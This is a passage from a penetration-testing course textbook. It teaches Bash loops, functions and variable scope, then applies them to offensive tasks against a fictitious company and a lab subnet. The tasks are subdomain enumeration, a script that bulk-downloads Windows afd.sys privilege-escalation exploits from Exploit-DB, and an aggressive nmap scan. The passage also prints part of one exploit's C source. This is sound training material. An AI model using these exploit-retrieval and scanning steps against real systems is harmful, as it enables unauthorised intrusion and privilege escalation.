The ((counter++)) line uses the double-parenthesis (())¹³⁰ construct to perform arithmetic expansion and evaluation at the same time. In this particular case, we use it to increase our counter variable by one. Let's re-write the while loop and try the example again:

```
kali@kali:~$ cat ./while2.sh
#!/bin/bash
# while loop example 2
```

¹²⁹ (Stack Overflow, 2019), <https://stackoverflow.com/questions/2939869/what-is-exactly-the-off-by-one-errors-in-the-while-loop>

¹³⁰ (Advanced Bash-Scripting Guide, 2014), <http://tldp.org/LDP/abs/html/dblpars.html>

```
counter=1

while [ $counter -le 10 ]
do
    echo "10.11.1.$counter"
    ((counter++))
done

kali@kali:~$ chmod +x ./while2.sh

kali@kali:~$ ./while2.sh
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
10.11.1.10
```

Listing 162 - An example using a while loop in Bash

Good. Our *while* loop is looking much better now.

5.6 Functions

In terms of Bash scripting, we can think of a function as a script within a script, which is useful when we need to execute the same code multiple times in a script. Rather than re-writing the same chunk of code over and over, we just write it once as a function and then call that function as needed.

Put another way, a function is a subroutine, or a code block that implements a set of operations—a “black box” that performs a specified task. Functions may be written in two different formats. The first format is more common to Bash scripts:

```
function function_name {
commands...
}
```

Listing 163 - One way of writing a function in Bash

The second format is more familiar to C programmers:

```
function_name () {
commands...
}
```

Listing 164 - Another way of writing a function in Bash

The formats are functionally identical and are a matter of personal preference. Let’s look at a simple example:

```
kali@kali:~$ cat ./func.sh
#!/bin/bash
```

```
# function example

print_me () {
    echo "You have been printed!"
}

print_me

kali@kali:~$ chmod +x ./func.sh

kali@kali:~$ ./func.sh
You have been printed!
```

Listing 165 - Using a Bash function to print a message to the screen

Functions can also accept arguments:

```
kali@kali:~$ cat ./funcarg.sh
#!/bin/bash
# passing arguments to functions

pass_arg() {
    echo "Today's random number is: $1"
}

pass_arg $RANDOM

kali@kali:~$ chmod +x ./funcarg.sh

kali@kali:~$ ./funcarg.sh
Today's random number is: 25207
```

Listing 166 - Passing an argument to a function in Bash

In this case, we passed a random number, \$RANDOM, into the function, which outputs it as \$1, the functions first argument. Note that the function definition (**pass_arg()**) contains parentheses. In other programming languages, such as C, these would contain the expected arguments, but in Bash the parentheses serve only as decoration. They are never used. Also note that the function definition (the function itself) must appear in the script before it is called. Logically, we can't call something we have not defined.

Use a descriptive function name that describe the function's purpose.

In addition to passing arguments to Bash functions, we can of course return values from Bash functions as well. Bash functions do not actually allow you to return an arbitrary value in the traditional sense. Instead, a Bash function can *return* an exit status (zero for success, non-zero for failure) or some other arbitrary value that we can later access from the \$? global variable (see Table 4). Alternatively, we can set a global variable inside the function or use command substitution to simulate a traditional return.

Let's look at a simple example that returns a random number into \$?:

```
kali@kali:~$ cat funcrvalue.sh
#!/bin/bash
# function return value example

return_me() {
    echo "Oh hello there, I'm returning a random value!"
    return $RANDOM
}

return_me

echo "The previous function returned a value of $?"
```

```
kali@kali:~$ chmod +x ./funcrvalue.sh

kali@kali:~$ ./funcrvalue.sh
Oh hello there, I'm returning a random value!
The previous function returned a value of 198
```

```
kali@kali:~$ ./funcrvalue.sh
Oh hello there, I'm returning a random value!
The previous function returned a value of 313
```

Listing 167 - Returning a value from a function in Bash

Notice that a random number is returned every time we run the script, because we returned the special global variable \$RANDOM (into \$?). If we used the *return* statement without the \$RANDOM argument, the exit status of the function (0 in this case) would be returned instead.

Now that we have a basic understanding of variables and functions, we can dig deeper and discuss *variable scope*.¹³¹

The scope of a variable is simply the context in which it has meaning. By default, a variable has a *global* scope, meaning it can be accessed throughout the entire script. In contrast, a *local* variable can only be seen within the function, block of code, or subshell in which it is defined. We can “overlay” a global variable, giving it a local context, by preceding the declaration with the *local* keyword, leaving the global variable untouched. The general syntax is:

```
local name="Joe"
```

Listing 168 - Declaring a local variable

Let's see how *local* and *global* variables work in practice with a simple example:

```
kali@kali:~$ cat ./varscope.sh
#!/bin/bash
# var scope example

name1="John"
name2="Jason"

name_change() {
    local name1="Edward"
```

¹³¹ (Advanced Bash-Scripting Guide, 2014), <http://tldp.org/LDP/abs/html/localvar.html>

```
echo "Inside of this function, name1 is $name1 and name2 is $name2"
    name2="Lucas"
}

echo "Before the function call, name1 is $name1 and name2 is $name2"

name_change

echo "After the function call, name1 is $name1 and name2 is $name2"

kali@kali:~$ chmod +x ./varscope.sh

kali@kali:~$ ./varscope.sh
Before the function call, name1 is John and name2 is Jason
Inside of this function, name1 is Edward and name2 is Jason
After the function call, name1 is John and name2 is Lucas
```

Listing 169 - Illustrating variable scope in Bash

Let's highlight a few key points within Listing 169. First note that we declared two *global* variables, setting *name1* to *John* and *name2* to *Jason*.

Then, we defined a function and inside that function, declared a local variable called *name1*, setting the value to *Edward*. Since this was a local variable, the previous global assignment was not affected; *name1* will still be set to *John* outside this function.

Next, we set *name2* to *Lucas*, and since we did not use the *local* keyword, we are changing the global variable, and the assignment sticks both inside and outside of the function.

Based on this example, the following two points summarize variable scope:

- Changing the value of a local variable with the same name as a global one will not affect its global value.
- Changing the value of a global variable inside of a function – without having declared a local variable with the same name – will affect its global value.

5.7 Practical Examples

So far, we have covered the basics of Bash scripting. Let's put together all of the concepts we have discussed and walk through a few practical examples.

5.7.1 Practical Bash Usage – Example 1

In this example, we want to find all the subdomains listed on the main [megacorpone.com](http://www.megacorpone.com) web page and find their corresponding IP addresses. Doing this manually would be frustrating and time consuming, but with some basic Bash commands, we can turn this into an easy task. We'll start by downloading the index page with **wget**:

```
kali@kali:~$ wget www.megacorpone.com
URL transformed to HTTPS due to an HSTS policy
--2018-03-18 17:56:53-- http://www.megacorpone.com/
Resolving www.megacorpone.com (www.megacorpone.com)... 38.100.193.76
Connecting to www.megacorpone.com (www.megacorpone.com)|38.100.193.76|:80... connected
HTTP request sent, awaiting response... 200 OK
```

```
Length: 12520 (12K) [text/html]
Saving to: 'index.html'

index.html          100%[=====] 12.23K --.-KB/s    in 0s

2018-03-18 17:56:54 (2.56 MB/s) - 'index.html' saved [12520/12520]

kali@kali:~$ ls -l index.html
-rw-r--r-- 1 kali kali 12520 Mar 18 17:56 index.html


---

Listing 170 - Downloading the index.html page from megacorpone.com
```

Manually scanning the file, we see many lines we don't need. Let's start narrowing in on lines that we need, and strip out lines we don't. First, we can use **grep "href="** to extract all the lines in index.html that contain HTML links:

```
kali@kali:~$ grep "href=" index.html
...
<p><a href="http://beta.megacorpone.com/util/files/news.html">MegaCorp One CEO Joe
Sheer nominated for Nobel Physics, Medicine, and Literature prizes.</a></p>
    <p><small>This is a fictitious company, brought to you by <a
href="http://www.offensive-security.com/" target="_blank">Offensive
Security</a>.</small></p>
        <a href="https://www.facebook.com/MegaCorp-One-
393570024393695/" target="_blank"><i class="fa fa-facebook"></i></a>
            <a href="https://twitter.com/joe_sheer/"><i class="fa fa-
twitter"></i></a>
            <a href="https://www.linkedin.com/company/18268898/"
target="_blank"><i class="fa fa-linkedin"></i></a>
            <a href="https://github.com/megacorpone" target="_blank"><i
class="fa fa-github"></i></a>
...


---

Listing 171 - Identifying hyperlinks in the index.html file
```

In the excerpt above, the first line is a prime example of what we're looking for as it references a subdomain.

Let's use **grep** to grab lines that contain ".megacorpone", indicating the existence of a subdomain, and **grep -v** to strip away lines that contain the boring "www.megacorpone.com" domain we already know about:

```
kali@kali:~$ grep "href=" index.html | grep "\.megacorpone" | grep -v
"www\.megacorpone\.com" | head
...
<li><a
href="http://support.megacorpone.com/ticket/requests/index.html">Nanoprocessors</a></li>
    <li><a
href="http://syslog.megacorpone.com/logs/sys/view.php">Perlin VanHook Chemical
Dispersal</a></li>
        <li><a href="http://test.megacorpone.com/demo/index.php">What are
the ethics behind MegaCorp One?</a></li>
...


---

Listing 172 - Using grep to narrow our search
```

This output looks closer to what we need. By reducing our data in a logical way and making sequentially smaller reductions with each pass, we are in the midst of the most common cycle in data handling.

It looks like each line contains a link, and a subdomain, but we need to get rid of the extra HTML around our links. There are always multiple approaches to any task performed in Bash, but we'll use a little-known one for this. We will use the **-F** option of **awk** to set a multi-character delimiter, unlike **cut**, which is simple and handy but only allows single-character delimiters. We will set our delimiter to `http://` and tell **awk** we want the second field (`{print $2}`), or everything after that delimiter:

```
kali@kali:~$ grep "href=" index.html | grep "\.megacorpone" | grep -v  
"www\.\megacorpone\.com" | awk -F "http://" '{print $2}'  
admin.megacorpone.com/admin/index.html">Cell Regeneration</a></li>  
intranet.megacorpone.com/pear/">Immune Systems Supplements</a></li>  
mail.megacorpone.com/menu/">Micromachine Cyberisation Repair</a></li>  
mail2.megacorpone.com/smtp/relay/">Nanomite Based Weaponry Systems</a></li>  
siem.megacorpone.com/home/">Nanoprobe Based Entity Assimilation</a></li>  
support.megacorpone.com/ticket/requests/index.html">Nanoprocessors</a></li>  
...
```

Listing 173 - Using awk with a unique delimiter search

The beginning of each line in our output shows that we're on the right track. Now, we can use **cut** to set the delimiter to `/` (with **-d**) and print the first field (with **-f 1**), leaving us with only the full subdomain name:

```
kali@kali:~$ grep "href=" index.html | grep "\.megacorpone" | grep -v  
"www\.\megacorpone\.com" | awk -F "http://" '{print $2}' | cut -d "/" -f 1  
admin.megacorpone.com  
intranet.megacorpone.com  
mail.megacorpone.com  
mail2.megacorpone.com  
siem.megacorpone.com  
support.megacorpone.com  
...
```

Listing 174 - Cutting the domain names

This looks great! However, any Bash guru will take one look at our work and scoff. That's deserved because we've used basic tools in a clumsy way, even though our reductions were rather sound. Bash and its associated commands and built-ins are extremely powerful, and there's always more to learn.

If we were to criticize our work in an effort to improve (which we should always do) we might see some simple ways to improve. First, we began our search with `"href="` and later searched for `http://`. These are both essentially links, but this requires that every line has both strings. If a line only had `http://`, but not `"href="`, we would have missed a line. Redundancy should be avoided, especially when working with large files. In addition, we don't really care about links, necessarily, we are looking for subdomains ending in `".megacorpone.com"` regardless of whether or not the reference is contained in a link.

Another thing to consider is that we spent a lot of time and energy whittling away at the results to find and carve out the subdomain names. This was clumsy, prone to error, and pointless when a well-formed regular expression search could handle this easily. We've mentioned the power of

regular expressions before, but let's look at a practical example now that we've taken the hard route to this problem's solution.

In this example, we will use a simple regular expression to carve ".megacorpone.com" subdomains out of our file:

```
kali@kali:~$ grep -o '[^/]*\.megacorpone\.com' index.html | sort -u > list.txt  
  
kali@kali:~$ cat list.txt  
admin.megacorpone.com  
beta.megacorpone.com  
intranet.megacorpone.com  
mail2.megacorpone.com  
mail.megacorpone.com  
siem.megacorpone.com  
support.megacorpone.com  
...  
...
```

Listing 175 - A more elegant solution with regular expressions

This solution is quite compact, but introduces some new techniques. First, notice the **grep -o** option, which only returns the string defined in our regular expression. If we form our expression carefully, this single command will handle much of our previous data carving. The expression itself looks complex but is fairly straightforward.

The string we are searching for ('[^/]*\\.megacorpone\\.com') is wrapped in single-quotes, which, as we mentioned, will not allow variable expansions and will treat all enclosed characters literally.

The first block in the expression ([^/]*) is a negated (^) set ([]), which searches for any number of characters (*) not including a forward-slash. Notice that the periods are escaped with a backslash (\.) to reinforce that we are looking for a literal period. Next, the string must end with ".megacorpone.com". When grep finds a matching string, it will carve it from the line and return it.

For later use, we could include other characters in a negated list by including them in a comma-delimited list. This block, ([^,"] *), would exclude both forward-slash and double-quote characters, for example.

This is a lot of new material and can seem overwhelming, but this is a great reusable regular expression that finds any string ending with ".megacorpone.com" found after a forward-slash, and dutifully carves out URL-referenced subdomains. We can later reuse this regular expression to carve any number of strings from a file.

We could have done more with this regular expression, but it's a great start and a good example of why regular expressions are so valuable.

Now we have a nice, clean list of domain names linked from the front page of megacorpone.com. Next, we will use **host** to discover the corresponding IP address of each domain name in our text file. We can use a Bash one-liner loop for this:

```
kali@kali:~$ for url in $(cat list.txt); do host $url; done  
admin.megacorpone.com has address 38.100.193.83  
beta.megacorpone.com has address 38.100.193.88
```

```
intranet.megacorpone.com has address 38.100.193.87  
mail2.megacorpone.com has address 38.100.193.73
```

Listing 176 - Looking for IP addresses using the host command

The **host** command gives us all sorts of output and not all of it is relevant. We will extract the IP addresses by piping the output into a **grep** for “has address”, then **cut** the results and **sort** them:

```
kali@kali:~$ for url in $(cat list.txt); do host $url; done | grep "has address" | cut -d " " -f 4 | sort -u  
173.246.47.170  
38.100.193.66  
38.100.193.67  
38.100.193.73  
38.100.193.76  
38.100.193.77  
38.100.193.79  
38.100.193.83  
38.100.193.84  
38.100.193.87  
38.100.193.88  
38.100.193.89
```

Listing 177 - Extracting the IP addresses only

Nice! We’ve extracted the “.megacorpone.com” subdomains from the web page and obtained the corresponding IP addresses. As we’ve seen, there are a number of ways we can handle data with both Bash and related utilities, as well as with regular expressions, and this reinforces the fact that any time spent studying these topics in depth will save a great deal of time handling data or expediting processes in the future.

5.7.2 Practical Bash Usage – Example 2

In this example, let’s assume we are in the middle of a penetration test and have unprivileged access to a Windows machine. As we continue to collect information, we realize it may be vulnerable to an exploit that we read about that began with the letters a, f, and d but we can’t remember the full name of the exploit. In an attempt to escalate our privileges, we want to search for that specific exploit.

To do this, we will need to search <https://www.exploit-db.com> for “afd windows”, download the exploits that match our search criteria, and inspect them until we find the proper one. We could do this manually through the web site, which wouldn’t take too long, but if we take the time to write a Bash script, we could easily use it to search and automatically download exploits later.

Using what we now know about scripting, let’s try to automate this task.

We’ll start with the *SearchSploit*¹³² utility on Kali Linux. SearchSploit is a command line search tool for Exploit-DB that allows us to take an offline copy of the Exploit Database with us wherever we go. We will pass “afd windows” as a search string, use **-w** to return the URL for <https://www.exploit-db.com> rather than the local path, and **-t** to search the exploit title:

¹³² (Offensive Security, 2019), <https://www.exploit-db.com/searchsploit/>

```
kali@kali:~$ searchsploit afd windows -w -t
```

Exploit Title	URL
Microsoft Windows (x86) - 'afd.sys' Privil	https://www.exploit-db.com/exploits/40564
Microsoft Windows - 'AfdJoinLeaf' Privileg	https://www.exploit-db.com/exploits/21844
Microsoft Windows - 'afd.sys' Local Kernel	https://www.exploit-db.com/exploits/18755
Microsoft Windows 7 (x64) - 'afd.sys' Dang	https://www.exploit-db.com/exploits/39525
Microsoft Windows 7 (x86) - 'afd.sys' Dang	https://www.exploit-db.com/exploits/39446
Microsoft Windows 7 Kernel - Pool-Based Ou	https://www.exploit-db.com/exploits/42009
Microsoft Windows XP - 'afd.sys' Local Ker	https://www.exploit-db.com/exploits/17133
Microsoft Windows XP/2003 - 'afd.sys' Priv	https://www.exploit-db.com/exploits/6757
Microsoft Windows XP/2003 - 'afd.sys' Priv	https://www.exploit-db.com/exploits/18176


Listing 178 - Using searchsploit to search for an exploit

This is a good start, but we need to trim the results. For now, we're only interested in the exploit's URL, so let's **grep** for "http" and then **cut** what we need. We will use a "|" field delimiter and extract the second field:

```
kali@kali:~$ searchsploit afd windows -w -t | grep http | cut -f 2 -d "|"
https://www.exploit-db.com/exploits/40564
https://www.exploit-db.com/exploits/21844
https://www.exploit-db.com/exploits/18755
https://www.exploit-db.com/exploits/39525
https://www.exploit-db.com/exploits/39446
https://www.exploit-db.com/exploits/42009
https://www.exploit-db.com/exploits/17133
https://www.exploit-db.com/exploits/18176
https://www.exploit-db.com/exploits/6757
```

Listing 179 - Extracting the URL from the output of searchsploit

That looks a little better. Now that we have the URL for each exploit, we can use a Bash loop to download the files and save them locally. However, before we do that, we notice that each page has a link to download the "raw" exploit code, which is really what we're after:



The screenshot shows the Exploit-DB interface for the exploit titled "Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)". Key details shown include:

- EDB-ID:** 40564
- CVE:** 2011-1249
- Author:** TOMISLAV PASKALEV
- Type:** LOCAL
- Platform:** WINDOWS_X86
- Published:** 2016-10-18

A large "View Raw" button is centered below the details. Below the button, there are download links: [EXPLOIT: Download](#) and [Raw](#). The main content area contains the raw exploit code, which is a multi-line C-like script. At the bottom left, the URL <https://www.exploit-db.com/raw/40564> is visible.

Figure 17: Exploit-DB raw download URL

We see that each original page (like `/exploits/40564`) links to a raw exploit (like `/raw/40564`). Armed with this information, we run sed (`sed 's/exploits/raw/'`) to modify the download URL and insert it into a Bash one-liner to download the raw code for the exploits:

```
kali@kali:~$ for e in $(searchsploit afd windows -w -t | grep http | cut -f 2 -d "|"); do exp_name=$(echo $e | cut -d "/" -f 5) && url=$(echo $e | sed 's/exploits/raw/') && wget -q --no-check-certificate $url -O $exp_name; done
```

Listing 180 - Downloading all exploits using some Bash-fu

Note the use of a for loop that iterates through the `SearchSploit` URLs we grabbed. Inside the loop, we set `exp_name` to the “name” of the exploit (using `grep`, `cut`, and command substitution), `url` to the raw download location (again with `sed` and command substitution). If that is successful (`&&`), we grab the exploit with `wget` (in quiet mode with no certificate check) saving it locally with the exploit name as the local file name.

Once we run it, we wait for the command prompt and verify that the exploits were indeed downloaded, using `file` to verify that the files are text:

```
kali@kali:~$ ls -l
total 124
```

```
-rw-r--r-- 1 root root 1363 Mar  7 19:52 17133
-rw-r--r-- 1 root root 12215 Mar  7 19:52 18176
-rw-r--r-- 1 root root  9698 Mar  7 19:52 18755
-rw-r--r-- 1 root root 11590 Mar  7 19:52 21844
-rw-r--r-- 1 root root 10575 Mar  7 19:52 39446
-rw-r--r-- 1 root root 14193 Mar  7 19:52 39525
-rw-r--r-- 1 root root 32674 Mar  7 19:52 40564
-rw-r--r-- 1 root root 12643 Mar  7 19:52 42009
-rw-r--r-- 1 root root   619 Mar  7 19:52 6757
```

kali@kali:~\$ **file 17133**
17133: C source, ASCII text, with CRLF line terminators

Listing 181 - Verifying the files were indeed downloaded

We can inspect each exploit, and see that we did, in fact, grab the raw exploits:

kali@kali:~\$ **cat 17133**
//////////
//
// Title: Microsoft Windows xp AFD.sys Local Kernel DoS Exploit
// Author: Lufeng Li of Neusoft Corporation
// Vendor: www.microsoft.com
// Vulnerable: Windows xp sp3
//
//
#include <stdio.h>
#include <Winsock2.h>

#pragma comment (lib, "ws2_32.lib")

BYTE buf[]={
0xac,0xfd,0xd3,0x00,0x01,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x20,0x00,0x00,0xe8,0xfd,0xd3,0x00,
0xb8,0xfd,0xd3,0x00,0xf8,0xfd,0xd3,0x00,0xc4,0xfd,
0xd3,0x00,0xcc,0xfd,0xd3,0x00};

int main()
...

Listing 182 - Viewing a downloaded exploit

Even though we had success with a Bash one-liner, our code is not very clean and it's not particularly easy to re-use. Let's put everything together in a Bash script to solve these problems:

kali@kali:~\$ **cat dlsploits.sh**
#!/bin/bash
Bash script to search for a given exploit and download all matches.

for e in \$(searchsploit afd windows -w -t | grep http | cut -f 2 -d "|")
do
exp_name=\$(echo \$e | cut -d "/" -f 5)
url=\$(echo \$e | sed 's/exploits/raw/')
wget -q --no-check-certificate \$url -O \$exp_name
done

```
kali@kali:~$ chmod +x ./dlsplots.sh
```

```
kali@kali:~$ ./dlsplots.sh
```

Listing 183 - Using a Bash script to download the files

We can now manually inspect the exploits, find the ones we are interested in, try them on a test machine, and finally run the *proper* exploit on our target, since shotgunning random exploits at a live target is bad form and a recipe for total disaster.

5.7.3 Practical Bash Usage – Example 3

As penetration testers, we are always trying to find efficiencies to minimize the time we spend analyzing data, especially the volumes of data we recover during various scans.

Let's assume we are tasked with scanning a class C subnet to identify web servers and determine whether or not they present an interesting attack surface. Port scanning is the process of inspecting TCP or UDP ports on a remote machine with the intention of detecting what services are running on the target and potentially what attack vectors exist. We will discuss port scanning in much more detail in another module, but for now, let's keep it general as this is a great example that shows how Bash scripting can automate a rather tedious task.

In order to accomplish our goal, we would first port scan the entire subnet to pinpoint potential open web services, then we could manually browse their web pages.

To begin, let's create a temporary folder to be used for this exercise:

```
kali@kali:~$ mkdir temp
```

```
kali@kali:~$ cd temp/
```

Listing 184 - Creating a temporary folder to be used for this exercise

Now that we've created the directory and have entered it with **cd**, let's move on to the more interesting part, a scan of the class C subnet. We will only focus on port 80 to keep the scope somewhat manageable and we will use **nmap** (which we discuss in a later module) as our port scanning tool:

```
kali@kali:~/temp$ sudo nmap -A -p80 --open 10.11.1.0/24 -oG nmap-scan_10.11.1.1-254
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2019-03-18 18:57 EDT
```

```
Nmap scan report for 10.11.1.8
```

```
Host is up (0.030s latency).
```

```
PORt STATE SERVICE VERSION
```

```
80/tcp open http Apache httpd 2.0.52 ((CentOS))
```

```
| http-methods:
```

```
|_ Potentially risky methods: TRACE
```

```
| http-robots.txt: 2 disallowed entries
```

```
|_/internal/ /tmp/
```

```
|_http-server-header: Apache/2.0.52 (CentOS)
```

```
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

```
MAC Address: 00:50:56:89:20:34 (VMware)
```

```
Warning: OSScan results may be unreliable because we could not find at least 1 open an
```

```
Device type: general purpose|WAP|firewall|proxy server|PBX
```

```
Running (JUST GUESSING): Linux 2.6.X (92%), ZoneAlarm embedded (90%), Cisco embedded
```

```
Aggressive OS guesses: Linux 2.6.18 (92%), Linux 2.6.9 (92%), Linux 2.6.9 - 2.6.27 (90%
```

No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE

HOP	RTT	ADDRESS
1	30.19 ms	10.11.1.8

Nmap scan report for 10.11.1.10
Host is up (0.030s latency).

```
PORt STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 6.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
MAC Address: 00:50:56:89:06:D0 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open an
Device type: general purpose|WAP
Running (JUST GUESSING): Microsoft Windows 2003|XP|2000 (89%), Apple embedded (86%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

TRACEROUTE

HOP	RTT	ADDRESS
1	30.41 ms	10.11.1.10
...		

Listing 185 - Scanning the entire class C subnet to look for web servers

This is a pretty straightforward scan, with **-A** for aggressive scanning, **-p** to specify the port or port range, **--open** to only return machines with open ports, and **-oG** to save the scan results in greppable format. Again, don't fret if **nmap** is new to you. We will go into details later, but nmap certainly provided a decent amount of output to work with.

Let's **cat** the output file to familiarize ourselves with its format:

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254
# Nmap 7.60 scan initiated Sun Mar 18 18:57:48 2019 as: nmap -A -p80 --open -oG nmap-
scan_10.11.1.1-254 10.11.1.0/24
Host: 10.11.1.8 () Status: Up
Host: 10.11.1.8 () Ports: 80/open/tcp//http//Apache httpd 2.0.52 ((CentOS))/ Seq
Index: 197 IP ID Seq: All zeros
Host: 10.11.1.10 () Status: Up
Host: 10.11.1.10 () Ports: 80/open/tcp//http//Microsoft IIS httpd 6.0/ Seq Index: 256
IP ID Seq: Incremental
Host: 10.11.1.13 () Status: Up
Host: 10.11.1.13 () Ports: 80/open/tcp//http//Microsoft IIS httpd 5.1/ Seq Index: 136
IP ID Seq: Incremental
...
```

Listing 186 - Becoming familiar with the resulting file from our nmap scan

Interestingly, it looks like each IP address is repeated twice, the first line displaying the machine status, and the second displaying the port number being scanned. Since we are only interested in unique IP addresses, some clean up is necessary. Let's **grep** for the lines containing port 80:

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254 | grep 80
# Nmap 7.60 scan initiated Sun Mar 18 18:57:48 2019 as: nmap -A -p80 --open -oG nmap-
scan_10.11.1.1-254 10.11.1.0/24
Host: 10.11.1.8 () Ports: 80/open/tcp//http//Apache httpd 2.0.52 ((CentOS))/ Seq
Index: 197 IP ID Seq: All zeros
Host: 10.11.1.10 () Ports: 80/open/tcp//http//Microsoft IIS httpd 6.0/ Seq Index: 256
IP ID Seq: Incremental
Host: 10.11.1.13 () Ports: 80/open/tcp//http//Microsoft IIS httpd 5.1/ Seq Index: 136
IP ID Seq: Incremental
...
```

Listing 187 - Searching the file for port 80 using the grep command

This is a great start but notice that the first line is irrelevant. To exclude it, we will **grep** again with **-v**, which is a "reverse-grep", showing only lines that do not match the search string. In this case, we don't want any lines that contain the case-sensitive keyword "Nmap":

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254 | grep 80 | grep -v "Nmap"
Host: 10.11.1.8 () Ports: 80/open/tcp//http//Apache httpd 2.0.52 ((CentOS))/ Seq
Index: 197 IP ID Seq: All zeros
Host: 10.11.1.10 () Ports: 80/open/tcp//http//Microsoft IIS httpd 6.0/ Seq Index: 256
IP ID Seq: Incremental
Host: 10.11.1.13 () Ports: 80/open/tcp//http//Microsoft IIS httpd 5.1/ Seq Index: 136
IP ID Seq: Incremental
...
```

Listing 188 - Excluding any lines matching the Nmap keyword

Our output is looking much better. Let's try to extract just the IP addresses, as this is all we are really interested in. To do so, we'll use **awk** to print the second field, using **[Space]** as a delimiter:

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254 | grep 80 | grep -v "Nmap" | awk '{print
$2}'
10.11.1.8
10.11.1.10
10.11.1.13
10.11.1.14
10.11.1.22
10.11.1.24
10.11.1.31
10.11.1.39
10.11.1.49
10.11.1.50
10.11.1.71
...
```

Listing 189 - Using the awk command to print a list of IP addresses

Good. This looks like a clean IP address list. For the next step, we'll use a Bash one-liner to loop through the list of IPs above and run **cutycapt**¹³³ which is a Qt WebKit web page rendering

¹³³ (Cutycapt, 2013), <http://cutycapt.sourceforge.net/>

capture utility. We will use **-url** to specify the target web site and **-out** to specify the name of the output file:

```
kali@kali:~/temp$ for ip in $(cat nmap-scan_10.11.1.1-254 | grep 80 | grep -v "Nmap" | awk '{print $2}'); do cutycapt --url=$ip --out=$ip.png;done
```

Listing 190 - Using cutycapt to capture screenshots from all web servers

Once our loop is finished and we have a prompt, we can examine the list of output files that were created by our Bash one-liner with the **-1** option to **ls**, which lists one file per line, suppressing additional details:

```
kali@kali:~/temp$ ls -1 *.png
10.11.1.10.png
10.11.1.115.png
10.11.1.116.png
10.11.1.128.png
10.11.1.13.png
10.11.1.133.png
10.11.1.14.png
10.11.1.202.png
10.11.1.209.png
10.11.1.217.png
...
```

Listing 191 - Exploring the results from our Bash one-liner

Outstanding. We are getting closer to our goal. We could examine these files individually but the more attractive choice is to once again put our scripting knowledge to work and see if there is anything else we can automate. This will require not only Bash scripting skills but also basic HTML¹³⁴ knowledge:

```
kali@kali:~/temp$ cat ./pngtohtml.sh
#!/bin/bash
# Bash script to examine the scan results through HTML.

echo "<HTML><BODY><BR>" > web.html

ls -1 *.png | awk -F : '{ print $1":\n<BR><IMG SRC=\"$1\" \"$2\" width=600><BR>"}' >>
web.html

echo "</BODY></HTML>" >> web.html

kali@kali:~/temp$ chmod +x ./pngtohtml.sh

kali@kali:~/temp$ ./pngtohtml.sh

kali@kali:~/temp$ firefox web.html
```

Listing 192 - Creating a page to look at all the images from our scan results

